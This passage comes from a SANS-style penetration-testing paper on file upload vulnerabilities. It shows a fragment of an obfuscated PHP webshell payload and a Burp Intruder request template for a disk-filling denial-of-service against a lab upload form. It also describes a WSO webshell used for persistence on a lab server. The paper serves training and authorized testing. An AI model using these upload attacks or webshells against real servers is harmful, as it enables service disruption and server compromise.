FUUlONnBtQ2d4U3hmalFJSGoxZS8rbD1Cb1JsaGwxczhacmwxdmFkajFYOG1POGhJZjFRay8weXF3T3Mz
UEhnOTFsdHIveExhdGhLV2FsamFNUWJVbln6UStrektCN2RSOXd6cTRFVmcvdEZZSGtvcUO1SCtKdDRNV
```

1 payload position

Figure 23: A file upload exploitation attempt the webshell payload has been obfuscated using “Free Online PHP Obfuscator”. The PHP code is unreadable to prevent detection and to make reverse-engineering difficult.

3.4. Denial of Service via File Upload

If Denial of Service is within scope of a penetration test, testing denial of service feasibility should also be performed. When the web server and web application software do not validate the number, size and frequency of file uploads it is possible to fill the drive space of the web server. The speed of the denial of service attack will depend on the specifications of the victim system and how quickly files can be uploaded. As shown in Figure 24 and Figure 25, preparing a test involves encoding a file for upload, and iterating through unique file names.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
2 3 ...
Target Positions Payloads Options
Payload Positions
Start attack
Add §
Clear §
Auto §
Refresh
Clear
Filename Field
encoded content of file

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.


Attack type: Sniper

```
POST /vulnerabilities/upload/ HTTP/1.1
Host: 192.168.0.170
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:41.0) Geck
Accept: text/html,application/xhtml+xml,application/xml;q=0.9
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.170/vulnerabilities/upload/
Cookie: PHPSESSID=b3qi0bk09cique5lubas9acftg5; security=low
Connection: keep-alive
Content-Type: multipart/form-data; boundary=-----------------
Content-Length: 12817459

-----------------------------1937265407689
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000000000
-----------------------------1937265407689
Content-Disposition: form-data; name="uploaded"; filename="§payload.jpg§"
Content-Type: image/jpeg

[illegible]
```

0 matches

1 payload position   Length: 12767582

Figure 24: Preparing a file upload Denial of Service (DoS) attack using PortSwigger's BurpSuite. Uploading the same file, but increasing the filename by 1 during each iteration.


Burp Suite Professional v1.6.30 - licensed to Al
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
1 2 ...
Target Positions Payloads Options
Setting a filename counter starting at 1

Payload Sets

You can define one or more payload sets. The number ... sitions t ... different ways.

Payload set: 1

Payload type: Numbers

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: (● Sequential) ○ Random

From: 1


To: 600000

Step: 1

How many:

Figure 25: Using Burp's Intruder function with a numeric counter to increment file names. For example: payload1.jpg, payload2,jpg, payload3.jpg…

Matthew Koch


Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	error	exce...	illegal	invalid	fail	stack
63276	63276	200			5243						
63278	63278	200			5549					✓	
63279	63279	200			5549					✓	
63277	63277	200			5549					✓	
63280	63280	200			5549					✓	
63282	63282	200			5549					✓	
63281	63281	200			5549					✓	
63283	63283	200			5549					✓	
63284	63284	200			5549					✓	
63285	63285	200			5549					✓	

Response
Raw Headers Hex HTML Render

Warning: move_uploaded_file(../../hackable/uploads/You_Have_Been_Hacked63278.jpg) [function.move-uploaded-file]: failed to open stream: No space left on device in **/opt/lampp/htdocs/vulnerabilities/upload/source/low.php** on line **7**

Warning: move_uploaded_file() [function.move-uploaded-file]: Unable to move '/tmp/phpdaorvU' to '../../hackable/uploads/You_Have_Been_Hacked63278.jpg' in **/opt/lampp/htdocs/vulnerabilities/upload/source/low.php** on line **7**

Figure 26: Filling a hard drive space with uploaded files.File names starting with "You_Have_Been_Hacked" and the numeric counter.


In the example shown in Figure 26, a single valid session (represented by the "*PHPSESSID*" cookie) was able to upload a file approximately 63,000 files until the web application triggered an error "*No space left on device*". The error message also revealed additional information about the file system of the server.

4. Post-Exploitation

Once the exploitation phase has been completed the penetration tester has several post-exploitation tasks to simulate a realistic web application attack. These post-exploitation tasks include maintaining access to the exploited system, pivoting to other systems on the network and covering their tracks.

4.1. Web Shells and other Reverse Shells.

Leaving a backdoor or other malicious code on the system allows an attacker to come back later or to perform multiple tasks on the web application server. Performing local brute force, establishing a reverse shell, performing local privilege escalation, pivoting attacks to other systems that may not be accessible to the attacker. If the tester can upload files to a directory that is accessible via the web server, a Web Shell offers a convenient way to maintain access and run further commands on the system. Web Shells are an uploaded web application that allows a penetration tester to run commands on an infected system or establish persistence during an attack (Donaldson, Siegel, Williams, & Aslam, 2015). Features vary by Web Shell author and web application programming language. Several popular webshells include WSO Webshell (shown in Figure 27), R99 Webshell, php-backdoor and ASPXSpy. Many are easy to use and can be customized to the penetration testers' preference.


192.168.0.172/wp-content/uploads/wpallimport/uploads/webshell.php

```
Uname: Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 [exploit-db.com]
User:  48 ( apache ) Group: 48 ( ? )
Php:   5.3.3 Safe mode: OFF [ phpinfo ] Datetime: 2015-11-14 11:15:00
Hdd:   13.57 GB Free: 11.79 GB (86%)
Cwd:   /var/www/html/wp-content/uploads/wpallimport/uploads/ drwxr-xr-x [ home ]
Server IP: 192.168.0.172
Client IP: 192.168.1.128
```

Windows-1251
[Sec. Info] [Files] [Console] [Sql] [Php] [String tools] [Bruteforce] [Network] [Self remove]
File manager

Name	Size	Modify	Owner/Group	Permissions	Actions
[.]	dir	2015-11-14 11:14:10	48/48	drwxr-xr-x	R T
[..]	dir	2015-11-14 07:04:58	48/48	drwxr-xr-x	R T
cache.php	75.83 KB	2015-11-14 08:11:46	48/48	-rwxr-xr-x	R T E D
index.php	0 B	2015-11-14 07:04:58	48/48	-rw-r--r--	R T E D
webshell.php	284.08 KB	2015-11-14 11:14:10	48/48	-rwxr-xr-x	R T E D
webshell.php1	284.08 KB	2015-11-14 11:14:10	48/48	-rwxr-xr-x	R T E D

Copy >>
Change dir: /var/www/html/wp-content/uploads/wpallimport/ >>
Read file: >>
Make dir: (Writeable) >>
Make file: (Writeable) >>
Execute: >>
Upload file: (Writeable) Choose File No file chosen >>

Figure 27: WSO Webshell: a PHP webshell. Includes brute force capabilities, file browsing and a command console.

5. Conclusion

File upload vulnerabilities can be easy to test for and can yield a complete compromise of a web server hosting a vulnerable application. It can also reveal a previously unknown vector for cross-site scripting, SQL injection and other injection vulnerabilities. Making file upload testing a worthwhile activity during a web application penetration test. Given the growing number of upload-related vulnerabilities detected in commercial and open source software it is import to include file upload testing in the penetration testing plan.

References

Apache Software Foundation. (2015). *Apache Core Features*. Retrieved from httpd.apache.org: http://httpd.apache.org/docs/2.2/mod/core.html#limitrequestbody

Barnett, R. (2013). *Web Application Defender's Cookbook.*

Chen, H., Li, F. H., & Xiao, Y. (2011). *Handbook of Security and Networks.* World Scientific Publishing Co.

Dionach. (2013). *Blind SQL injection through an Excel spread sheet*. Retrieved from Dionach: https://www.dionach.com/blog/blind-sql-injection-through-an-excel-spread-sheet

Donaldson, S., Siegel, S., Williams, C. K., & Aslam, A. (2015). *Enterprise Cybersecurity: How to Build a Successful Cyberdefense Program.* apress.

Gallagher, S. (2015, August). *Newly discovered Chinese hacking group hacked 100+ websites to use as "watering holes"*. Retrieved from Ars Technica: http://arstechnica.com/security/2015/08/newly-discovered-chinese-hacking-group-hacked-100-websites-to-use-as-watering-holes/

Hope, P., & Walther, B. (2009). *Web Security Testing Cookbook.* O'Reily Media.

Kennedy, D., O'Gorman, J., Kearns, D., & Aharoni, M. (2011). *Metasploit: The Penetration Tester's Guide.*

Masinter, L. (1998). *Request for Comments: 2388 Returning Values from Forms: multipart/form-data*. Retrieved from The Internet Engineering Task Force: https://www.ietf.org/rfc/rfc2388.txt

Masinter, L. (2015, July). *Request for Comments: 7578 Returning Values from Forms: multipart/form-data*. Retrieved from https://tools.ietf.org/html/rfc7578

Mitre. (2015). *About CWE*. Retrieved from Common Weakness Enumeration: https://cwe.mitre.org/about/index.html

Mitre. (2015). *CWE-287: Improper Authentication*. Retrieved from CWE.Mitre.org: http://cwe.mitre.org/data/definitions/287.html

MITRE. (2015). *CWE-400: Uncontrolled Resource Consumption ('Resource Exhaustion')*. Retrieved from CWE.Mitre.org: https://cwe.mitre.org/data/definitions/400.html

MITRE. (2015, 10). *CWE-434: Unrestricted Upload of File with Dangerous Type*. Retrieved from cwe.mitre.org: https://cwe.mitre.org/data/definitions/434.html

Mitre. (2015). *CWE-862: Missing Authorization*. Retrieved from CWE.Mitre.org: http://cwe.mitre.org/data/definitions/862.html

Molnar, L., & Oberhumer, M. (2015). *UPX: the Ultimate Packer for eXecutables - Homepage*. Retrieved from Sourceforge.net: http://upx.sourceforge.net/

National Institute of Standards and Technology. (2015). *National Vulnerability Database*. Retrieved from NIST.Gov: https://web.nvd.nist.gov/view/vuln/search-results?query=file+upload&search_type=all&cves=on

Nebel, E., & Masinter, L. (1995). *Request For Comments: 1867 Form-based File Upload in HTML*. Retrieved from The Internet Engineering Task Force: https://www.ietf.org/rfc/rfc1867.txt

Offensive Security. (2015). *Google Hacking Database*. Retrieved from ExploitDB: https://www.exploit-db.com/google-hacking-database/?action=search&ghdb_search_cat_id=0&ghdb_search_text=upload

OWASP. (2014, September 17). *OWASP Testing Guide v4.* Retrieved from OWASP.org: https://www.owasp.org/images/5/52/OWASP_Testing_Guide_v4.pdf

OWASP. (2015). *Category:OWASP Joomla Vulnerability Scanner Project - OWASP*. Retrieved from OWASP.org: https://www.owasp.org/index.php/Category:OWASP_Joomla_Vulnerability_Scanner_Project php.net. (2015). *PHP: Description of core php.ini directives - Manual*. Retrieved from PHP: Hypertext Preprocessor: http://php.net/manual/en/ini.core.php#ini.fileuploads

PHP.net. (2015, November). *POST method uploads*. Retrieved from PHP.net: http://php.net/manual/en/features.file-upload.post-method.php

Quatrini, S. (2015). *Vulnerability title: Arbitrary File Upload In X2Engine Inc. X2Engine*. Retrieved from Portocullis Security: https://www.portcullis-security.com/security-research-and-downloads/security-advisories/cve-2015-5074/

Rashid, F. (2015, February 11). *Chinese Attackers Hacked Forbes Website in Watering Hole Attack: Security Firms*. Retrieved from Security Week: http://www.securityweek.com/chinese-attackers-hacked-forbes-website-watering-hole-attack-security-firms

Request for Comments (RFC). (2015). Retrieved from Internet Engineering Task Force: https://www.ietf.org/rfc.html

Schema, M. (2012). *Hacking Web Apps: Detecting and Preventing Web Application Security Problems.* Elsevier, Inc.

Stuttard, D., & Pinto, M. (2008). *The Web Application Hacker's Handbook: Discovering and exploiting Security Flaws.* Wiley Publishing, Inc.

The WPScan Team. (2015). *WordPress Vulnerability Search*. Retrieved from WPScan Vulnerability Database: https://wpvulndb.com/search?utf8=%E2%9C%93&text=&vuln_type=13

TrustWave's SpiderLabs. (2014). *Apache Commons FileUpload and Apache Tomcat - Denial-of-Service*. Retrieved from Exploit-DB: https://www.exploit-db.com/exploits/31615/

Worcel, P. (2015). *droope (Pedro Worcel*. Retrieved from Github.com: https://github.com/droope

WordPress. (2015). *Changeset 1199505 for download-manager – WordPress Plugin Repository*. Retrieved from Wordpress.org: https://plugins.trac.wordpress.org/changeset/1199505/download-manager

Wordpress. (2015). *WordPress sanitize_file_name() | Function | WordPress Developer Resource*. Retrieved from developer.wordpress.org: https://developer.wordpress.org/reference/functions/sanitize_file_name/

Last Updated: June 18th, 2019

Upcoming SANS Training

Click here to view a list of all SANS Courses

Security Operations Summit & Training 2019	**New Orleans, LAUS**	**Jun 24, 2019 - Jul 01, 2019**	**Live Event**
SANS ICS Europe 2019	**Munich, DE**	**Jun 24, 2019 - Jun 29, 2019**	**Live Event**
SANS Cyber Defence Japan 2019	**Tokyo, JP**	**Jul 01, 2019 - Jul 13, 2019**	**Live Event**
SANS Paris July 2019	**Paris, FR**	**Jul 01, 2019 - Jul 06, 2019**	**Live Event**
SANS Munich July 2019	**Munich, DE**	**Jul 01, 2019 - Jul 06, 2019**	**Live Event**
SANS London July 2019	**London, GB**	**Jul 08, 2019 - Jul 13, 2019**	**Live Event**
SEC450 Security Ops-Analysis Beta 1	**Crystal City, VAUS**	**Jul 08, 2019 - Jul 13, 2019**	**Live Event**
SANS Pittsburgh 2019	**Pittsburgh, PAUS**	**Jul 08, 2019 - Jul 13, 2019**	**Live Event**
SANS Charlotte 2019	**Charlotte, NCUS**	**Jul 08, 2019 - Jul 13, 2019**	**Live Event**
SANS Cyber Defence Singapore 2019	**Singapore, SG**	**Jul 08, 2019 - Jul 20, 2019**	**Live Event**
SANS Rocky Mountain 2019	**Denver, COUS**	**Jul 15, 2019 - Jul 20, 2019**	**Live Event**
SANS Columbia 2019	**Columbia, MDUS**	**Jul 15, 2019 - Jul 20, 2019**	**Live Event**
SANS Pen Test Hackfest Europe 2019	**Berlin, DE**	**Jul 22, 2019 - Jul 28, 2019**	**Live Event**
SANS San Francisco Summer 2019	**San Francisco, CAUS**	**Jul 22, 2019 - Jul 27, 2019**	**Live Event**
DFIR Summit & Training 2019	**Austin, TXUS**	**Jul 25, 2019 - Aug 01, 2019**	**Live Event**
SANS Riyadh July 2019	**Riyadh, SA**	**Jul 28, 2019 - Aug 01, 2019**	**Live Event**
SANS July Malaysia 2019	**Kuala Lumpur, MY**	**Jul 29, 2019 - Aug 03, 2019**	**Live Event**
SANS Boston Summer 2019	**Boston, MAUS**	**Jul 29, 2019 - Aug 03, 2019**	**Live Event**
Security Awareness Summit & Training 2019	**San Diego, CAUS**	**Aug 05, 2019 - Aug 14, 2019**	**Live Event**
SANS London August 2019	**London, GB**	**Aug 05, 2019 - Aug 10, 2019**	**Live Event**
SANS Crystal City 2019	**Arlington, VAUS**	**Aug 05, 2019 - Aug 10, 2019**	**Live Event**
SANS Melbourne 2019	**Melbourne, AU**	**Aug 05, 2019 - Aug 10, 2019**	**Live Event**
SANS San Jose 2019	**San Jose, CAUS**	**Aug 12, 2019 - Aug 17, 2019**	**Live Event**
SANS Prague August 2019	**Prague, CZ**	**Aug 12, 2019 - Aug 17, 2019**	**Live Event**
Supply Chain Cybersecurity Summit & Training 2019	**Arlington, VAUS**	**Aug 12, 2019 - Aug 19, 2019**	**Live Event**
SANS Minneapolis 2019	**Minneapolis, MNUS**	**Aug 12, 2019 - Aug 17, 2019**	**Live Event**
SANS Virginia Beach 2019	**Virginia Beach, VAUS**	**Aug 19, 2019 - Aug 30, 2019**	**Live Event**
SANS Amsterdam August 2019	**Amsterdam, NL**	**Aug 19, 2019 - Aug 24, 2019**	**Live Event**
SANS Chicago 2019	**Chicago, ILUS**	**Aug 19, 2019 - Aug 24, 2019**	**Live Event**
SANS MGT516 Beta Three 2019	**Arlington, VAUS**	**Aug 19, 2019 - Aug 23, 2019**	**Live Event**
SANS Tampa-Clearwater 2019	**Clearwater, FLUS**	**Aug 25, 2019 - Aug 30, 2019**	**Live Event**
SANS New York City 2019	**New York, NYUS**	**Aug 25, 2019 - Aug 30, 2019**	**Live Event**
SANS Cyber Defence Canberra 2019	**OnlineAU**	**Jun 24, 2019 - Jul 13, 2019**	**Live Event**
SANS OnDemand	**Books & MP3s OnlyUS**	**Anytime**	**Self Paced**